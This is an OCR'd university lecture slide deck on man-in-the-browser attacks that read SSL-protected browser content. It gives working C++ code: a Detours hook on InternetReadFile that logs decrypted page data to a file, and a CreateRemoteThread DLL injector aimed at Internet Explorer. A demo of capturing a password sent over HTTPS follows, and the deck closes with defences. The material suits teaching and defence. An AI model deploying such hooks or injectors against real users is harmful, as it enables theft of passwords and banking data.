GJØVIK UNIVERSITY COLLEGE


Man-in-the-browser to retrieve content of SSL connections

André Nordbø

Continuing Dmytro's presentation..

What is “man-in-the-browser”?


* Defeat one-time passwords (tokens, SMS, matrices)
* Access data before it's protected by SSL/TLS
* Manipulate the human user (change content on the fly)



How to get into the browser?

* Write a browser plug-in
* Detour functions

  * Modify executable vs. modify in memory
  * Modify internal functions vs modify OS API's (imported.dll, .so, ..files)



..detouring can also be used for **Sand-boxing**, **patching** and **reverse engineering**

Implementation:

* Tried out **Microsoft Detours API**
* **Windows XP** Pro SP3 writing code in Visual Studio 2010 (**C++**)
* Trying to target **IE**, Chrome, Opera and Firefox


* Get it to work
    1) Figure out what API's to hook

    2) Create detouring DLL's

    3) Inject the DLL's into running processes

Implementation:

1) Figure out what API's to hook: **API Monitor**



Internet Explorer:
wininet.dll:
Content: InternetReadFile()
POST/GET: HttpOpenRequestW()
Domain: InternetConnectW()

Firefox:
NSPR4.dll:
POST/GET: PR_Read() / PR_Write()

Chrome?

Opera?

Implementation:

2) Create detouring DLL's: Compile Detours source and use the it

```
BOOL (WINAPI *OriginalInternetReadFile)(HINTERNET, LPVOID, DWORD, LPDWORD) = InternetReadFile;
BOOL WINAPI MyInternetReadFile(
                        HINTERNET hFile,
                        LPVOID lpBuffer,
                        DWORD dwNumberOfBytesToRead,
                        LPDWORD lpdwNumberOfBytesRead)
{
    BOOL result;
    OutputDebugString(TEXT("running InternetReadFile API call.."));
    result = OriginalInternetReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead);

    FILE *file1;
    if(fopen_s(&file1, "IE_InternetReadFile.txt", "a+") == NULL)
    {
        fprintf(file1, "%s", lpBuffer);
        fclose(file1);
    }
    return result;
}
```

Pointer to original function (trampoline)

Interception function (Detour)

Use DebugView for debugging

Call original function

Write buffer to a file, after the buffer has been filled by the original function

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        ...
        case DLL_THREAD_ATTACH:
            DetourTransactionBegin();
            DetourUpdateThread(GetCurrentThread());
            DetourAttach(&(PVOID&)OriginalInternetReadFile, MyInternetReadFile);
            ...

        case DLL_THREAD_DETACH:
            DetourTransactionBegin();
            DetourUpdateThread(GetCurrentThread());
            DetourDetach(&(PVOID&)OriginalInternetReadFile, MyInternetReadFile);
            ...
        ...
```

```
BOOL InternetReadFile(
  _In_   HINTERNET hFile,
  _Out_  LPVOID lpBuffer,
  _In_   DWORD dwNumberOfBytesToRead,
  _Out_  LPDWORD lpdwNumberOfBytesRead
);
```

When threads are started and stopped: Have Detours API attach and detach interception function

Implementation:

3) Inject the DLL's into running processes

```
int main(void)
{
    vector<string> processNames;
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);
    HANDLE hTool32 = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    BOOL bProcess = Process32First(hTool32, &pe32);
    if(bProcess == TRUE)
    {
        while((Process32Next(hTool32, &pe32)) == TRUE)
        {
            processNames.push_back(pe32.szExeFile);
            if(strncmp(pe32.szExeFile, "iexplore.exe", MAX_PATH) == 0)
            {
                char* FullPath = new char[MAX_PATH];
                FullPath = "mitb_ie.dll"
                ifstream dllFile(FullPath);
                if (dllFile.good())
                {
                    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, pe32.th32ProcessID);
                    LPVOID LoadLibraryAddr = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
                    LPVOID LLParam = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(FullPath),MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

                    WriteProcessMemory(hProcess, LLParam, FullPath, strlen(FullPath), NULL);
                    CreateRemoteThread(hProcess, NULL, NULL, (LPTHREAD_START_ROUTINE)LoadLibraryAddr,LLParam, NULL, NULL);
                }
                else
                    cout << "Could not find the DLL file\n";
                delete[] FullPath;
            }
        }
    }
}
```

List processes

If process is “iexplore.exe”

Allocate memory in remote process

Write into it's memory (the dll)

Create a new thread in the targeted process

Alternative: <detours path>\bin.X86\withdll.exe /d:<file.dll> <path-to-executable>

1) Run injector with malicious dll targeting Internet Explorer

2) Visit GRC via https and get a secure password for my router

3) Show the password in the dump

4) Visit twitter search via https and search for a term

5) Find the term in another dump
   ?q=

6) Have some fun with Firefox...

Protection against MitB:

Problem:

* Open platforms (Win API CreateRemoteThread() !!)

Counter it: (cat and mouse game)

* Static compiling
* Not using OS API (really a good idea?)

Solutions

* Short term: Don't be lowest hanging fruit (don't get infected)
  - Use less targeted browser and operating system
  - Dedicated machines for fun, business and banking
* Long term: Minimize effect of infection
  - Authenticate user AND transaction details
  - Don't trust what you see

That's it!

Any questions?